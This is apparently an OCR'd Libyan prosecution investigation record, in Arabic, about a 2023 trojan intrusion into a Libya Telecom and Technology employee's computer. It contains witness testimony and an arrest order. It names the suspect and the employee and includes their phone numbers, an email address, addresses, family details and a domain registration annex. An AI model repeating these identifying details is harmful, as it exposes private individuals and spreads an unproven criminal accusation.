لتنزيل ملفات أو ارسال أوامر للتحكم في الجهاز هنا يبدأ الجهاز كأنه ملكه وهو الأدمن وهذا ما وصلنا له

س/ أذكر لنا كيف تمت عملية الاختراق؟
ج/ أقول بالبحث الذي فمنايه تبين لنا بأن المتخدم
او صاحب الجهاز قد قام بالضغط على اعلان
ممول وهو اعلان للرابط وداخله هاتفية بين
صدام حفتر وأمامة الجويلي وهي عبارة عن
ملف مضغوط «WinRAR» زرع داخله التروجان
وبنزيله والضغط عليه او فتحه دخل وزرع التروجن
بجهاز وعلى أثرها أتصل بالمواقع التي بين وذكرتها
لكم واخترق الجهاز والشخص المخترق قام واصبح
يتحكم في الجهاز ومن ضمنهم اصبح يأخذ في
الصور واي شئ موجود في الجهاز
س/ ماهي البيانات المحفوظة بهذا الجهاز؟
ج/ الذي أقوله بأن هذا الجهاز لاتوجد به اي بيانات
تخص الشركة ولكن الموظف لديه ملاحيات
الولوج لمنظومة الفوترة والبريد الالكتروني
س/ من اين تحصل على الصورة التي قام بنشرها؟
ج/ بعد ولوجه وسيطرته على الجهاز وبينما يقوم
المستخدم بإتمام واجبه العاملة قام هو العكس بأخذ
الصور حيث لديه صلاحيات كاملة.
س/ هل لازال الشخص المخترق يتحكم في الجهاز؟
ج/ لا من يوم اكتشافنا للواقعة تم عزله عن الانترنت
س/ هل عملية الاختراق كانت بمساعدة الموظف
المستخدم للجهاز؟
ج/ لايبدو ذلك لان المخترق ليس بحاجة الى

مساعدة موظف

س/ ماهو اسم الموظف المستخدم لهذا الجهاز؟

ج/ هو اسم المدعو حمزة مدير مركز ميعاد خارع الزاوية.

س/ هل تم الوصول الى هوية الشخص المخترق؟

ج/ لقد وصلنا الى هوية صاحب أحد الاجهزة الرئيسة المستخدمة في الاختراق ويدعى طارق عبد الحميد محمد أشكربان وهو من مدينة مصراتة.

س/ ماهو نوع الجهاز الكمبيوتر الذي أخترق؟

ج/ جهاز نوع هاك.

س/ هل الشخص المخترق أخبرك شئ أخر غير الصورة التي قام بنشرها؟

ج/ لا لم يتبين لنا ذلك.

س/ هل أنت متأكد من صحة أقوالك؟

ج/ نعم

س/ هل لديك أقوال أخرى اي أقوال اخرى؟

ج/ الذي أقوله بأن الشخص المخترق من مدينة مصراتة والذي يؤكد ذلك بأن أحد المواقع المستخدمة في الاختراق باسم بتوباتس مد، وهي أحد الاسماء لمدينة مصراتة ومن المحتمل أيضاً أن تكون مخترقة وكذلك خطر هذا المخترق على الجهات العامة وبياناتها حيث قام بنشر بعض البيانات لمصلحة الاحوال المدنية ومن الممكن استخدام هذه الطريقة للابتزاز وهذا الشخص يقفل الصفحة على

الفور بعد نشره وأعتقد بأنه آلتشغ بأننا آلتشغناه ولذلك اريد أن أقول بأن المخترق او المخترقين سيطلون بعض الاجهزة مابين الساعة الثامنة صباحاً الى الواحدة ظهراً تقريبا

تمت أقواله وتليت عليه وصدق بها توقيعه

مأمور الضبط

سالم عمران بلعيد

20.11.2023

هذا وعقب إثبات ما تقدم ذكره حيث الآن قررت صرف المحجوب وتكليفه بالحضور عند الطلب والى حين ضبط المشتبه فيه حفل المحضر بوقته وتاريخه.

مأمور الضبط

في 17/12/2023 عقد بمكتب النائب العام وبعد إطلاعه على محضر الاستدلال بالرقم المعروض علينا من مأمور الضبط القضائي بشأن اختراق موقع شركة ليبيا للاتصالات.

عليه نأمر

اولاً: بضبط طارق عبدالحميد اشكيربان الذي ورد بالمحضر التقرير الفني كونه المتهم باختراق موقع شركة ليبيا للاتصالات والاستحواذ على بيانات المشتركين

ثانياً: مواصلة الاستدلال بالواقعة وإحالة الأوراق لنيابة جنوب مركز مبيعات شارع الزاوية

نائب النيابة
[illegible]

أعيد فتح المحضر من جديد بتاريخ اليوم الاثنين الموافق 18-12-2023م وعلى تمام الساعة 10:30 بنفس المقر وهيئته السابقة حيث ان وبعد عرض الاوراق المحضر على السيد رئيس قسم ضبط شئون المعلوماتية والاتصالات نائب النيابة عمر امكيليح والذي أمر باستدعاء الموظف أسامة حمزة لسماع شهادته حال الواقعة ومخاطبة الجهات المختصة للقبض على المشتبه فيه بالاوراق المدعو طارق عبد الحميد الشكريات والى حين اى اجراء اخر قفل المحضر بوقته وتاريخه.

مأمور الضبط

أعيد فتح المحضر من جديد بتاريخ اليوم الاحد الموافق 3-مارس-2024 وعند الساعة 10:45 بنفس المقر وهيئته السابقة حيث ان حضر امامي الموظف أسامة حمزة المشار اليه بأوراق المحضر فقررت سماع أقواله ومثوله امامي حيث سئل عن بياناته اجاب قائلا:

الاسم / أسامة عبد الرزاق حميد حمزة
ابن / نجاة محمود خطاب
مواليد / 1991م تاجوراء
الاقامة / تاجوراء محلة بالاشهر قرب الفوال
المهنة / مهندس اتصالات تخصص تحكم
المؤهل / دبلوم عالي متحصل كلية التقنية
الحالة الاجتماعية / متزوج.
ب رقم / 737467ض
هـ رقم / 0915440804 - 0954440804

س/ ما هو سبب وجودك بسرايا مكتب النائب العام ؟
ج/ اقول حضرت للمكتب بناء على ان استدعاء من قبلكم

س/ هل تعرف سبب استدعائك ؟

ج/ نعم بخصوص عملية الاختراق التي حصلت موضوع الأوراق .

س/ هل واقعة الاختراق حصلت عن طريق جهازك ؟

ج/ نعم حصلت عن طريق جهازي الكمبيوتر الخاص بي .

س/ متى حصلت هذه الواقعة ؟

ج/ أقول في شهر 8 سنة 2023 م

س/ هل كان الجهاز قيد التشغيل عندما تمت عملية الاختراق ؟

ج/ أقول قيد التشغيل وعندما تمت عملية الاختراق كنت أقوم بعملية معاملة تبديل جهاز لأحد الزبائن لاخترة ضمانية .

س/ هل علمت بعملية الاختراق وأنت تقوم بإتمام عملية إجراءات لأحد الزبائن حسب ما ذكرت ؟

ج/ لا علمت بها بعد أن تلقيت اتصال هاتفي من مهندس سالم بلعبيد مدير مكتب المخالص وأعلمني بوجود عملية اختراق تمت ونشر الرقم التسلسلي للجهازي ماك فاي وهذه الصور أخذت عند إتمام إجراءات المعاملة للزبون عندها قلت له شاهدت هذا النشر وطلب مني إقفال جهاز الكمبيوتر وجلبه إلى مكتب المخالص وبالفعل قمت بقفل الجهاز وقطعه نهائي عن العمل وفي اليوم التالي قمت بنقله إليهم وقام هو بتكليف مهندسين مختصين لمتابعة عملية الاختراق ومعرفة من قام بها .


س/ هل علم مهندس سالم بلعبيد بأن هذه العملية تمت عن طريق جهازك ؟

ج/ أقول عن طريق الرقم التسلسلي الذي تم نشره بأنني أنا من قمت بإتمام إجراءات هذه المعاملة وهي كانت لتبديل جهاز ماك فاي للزبون

س/ ماهو نوع جهاز الكمبيوتر الذي كنت تشتغل عليه ؟

هذا وعقب اثبات ما تقدم ذكره حيث الدن قررت
صرف المستجوب وتكليفه بالحضور عند الطلب
والاستمرار في الاستدلال ولحين اي اجراء
اخر فقفل المحضر بوقته وتاريخه.

ملحق رقم 5 - صورة عقد صاحب الدومين Libya2020



<u>ملحق رقم 5 - صورة عقد صاحب الدومين Libya2020</u>

ليبيا للإتصالات و التقنية
Libya Telecom and Technology

نموذج تسجيل اسم نطاق ly
ly Registration Form for ly Domain

تسجيل نطاق ly
ly Registration

الأخ / مدير الإدارة التجارية بشركة ليبيا للإتصالات والتقنية
To: The Commercial Manager of Libya Telecom and Technology

أتقدم بطلب الحصول على خدمة تسجيل اسم نطاق ly
I would like to Register to Ly domain services

بيانات يملأها مقدم طلب التسجيل

(ملاحظة: الرجاء من المشترك تعبئة جميع الخانات التالية و ذلك بخط مقروء و واضح)

	بالعروف العربية	In Latin Letters
اسم الجهة:	حارق	
اسم الشخص:	طارق عبدالحب محمد	
الاسم الأول:	طارق	
اللقب:	اشكربان	
العنوان:	مصراته	
المدينة:	مصراته	
البلد:	ليبيا	

فقط إذا كان المشترك جهة، و في هذه الحالة يسمح للجهة بتغيير اسم الشخص المكلف إذا دعت الضرورة إلى ذلك.

رقم الهاتف: Tel: 0910300066

البريد المصور: Fax:

البريد الالكتروني: E-mail: Libya102003@gmail.com

اسم النطاق المرغوب في تسجيله: Libya2020 مدة ... سنة

ly ☐ .com.ly ☑ .net.ly ☐ .org.ly ☐ .id.ly ☐ .gov.ly* ☐ .plc.ly* ☐ .edu.ly* ☐ .sch.ly ☐ .med.ly ☐

ملاحظات:

DNS Server

الخانات التي أمامها (*) لا بدّ من تعبئتها

Name Server 1*	Name Server 1 IP*
Name Server 2*	Name Server 2 IP*
Name Server 3	Name Server 3 IP
Name Server 4	Name Server 4 IP
Name Server 5	Name Server 5 IP
Name Server 6	Name Server 6 IP

اسم الفرع أو الوكيل المعتمد ... اسم معد العقد

رقم العقد ... الاعتماد Approval

تعهّد

أنا الموقع أدناه أقرّ بأنني قد اطلعت على بنود و شروط هذا العقد وموافق على كل ما جاء فيها ، و أتعهد بأنّ اسم النطاق الذي قمتُ بتسجيله لا يحتوي على آية كلمات، أو عبارات، أو اختصارات نابية أو جارحة أو منافية للقانون الليبي و العقيدة الإسلامية، و في حال ثبوت خلاف ذلك أفقد أحقيتي في هذا التسجيل وبالتالي ستقوم ليبيا للاتصالات بإيقافه فوراً.

توقيع المشترك .... Subscriber's signature .... التاريخ 2020/01/12 Date

ليبيا للاتصالات والتقنية / أبو ستة بجوار الفروسية / طرابلس - ليبيا
Libya Telecom and Technology / Abu Setta Near Al-furusia Club / Tripoli-Libya

ملحق رقم 5 - صورة عقد صاحب الدومين Libya2020

ليبيا للاتصالات والتقنية

LIBYA Telecom & Technology

نموذج إيصال استلام خزينة المنطقة الوسطى

الرقم: № 06734457

التاريخ: 13 / 1 / 2020 م

درهـم .... دينار 245

استلمت من الأخ: طارق عبد الحميد الشكري باشا

مبلغا وقدره بالحروف فقط: مائتان وخمسة وأربعون دينار .... لا غير

نوع الصك (نقدي / مصدق) رقم:

على مصرف:

إشعار إضافة رقم: .... على حساب: .... حوالة واردة رقم: .... من المصرف: ....

وذلك مقابل: حجز مساحة ~~Libya2020~~ نطاق + حجز مساحة 26

Libya2020.com.ly

حسب (الفاتورة / المستند): .... أو .... أو ....

اسم المستخدم: .... التوقيع: ....

خزينة المنطقة الوسطى - ختم الخزينة

تعد من أربع نسخ: 1. للزبون - 2. للإدارة التجارية - 3. قسم الحسابات - 4. للحفظ بالكعب

Abu Setta, Near by Al-Farousia Club, Al-Shatt St / Tripoli-Libya, www.ltt.ly 218 21 3400428 218 21 3400020 91612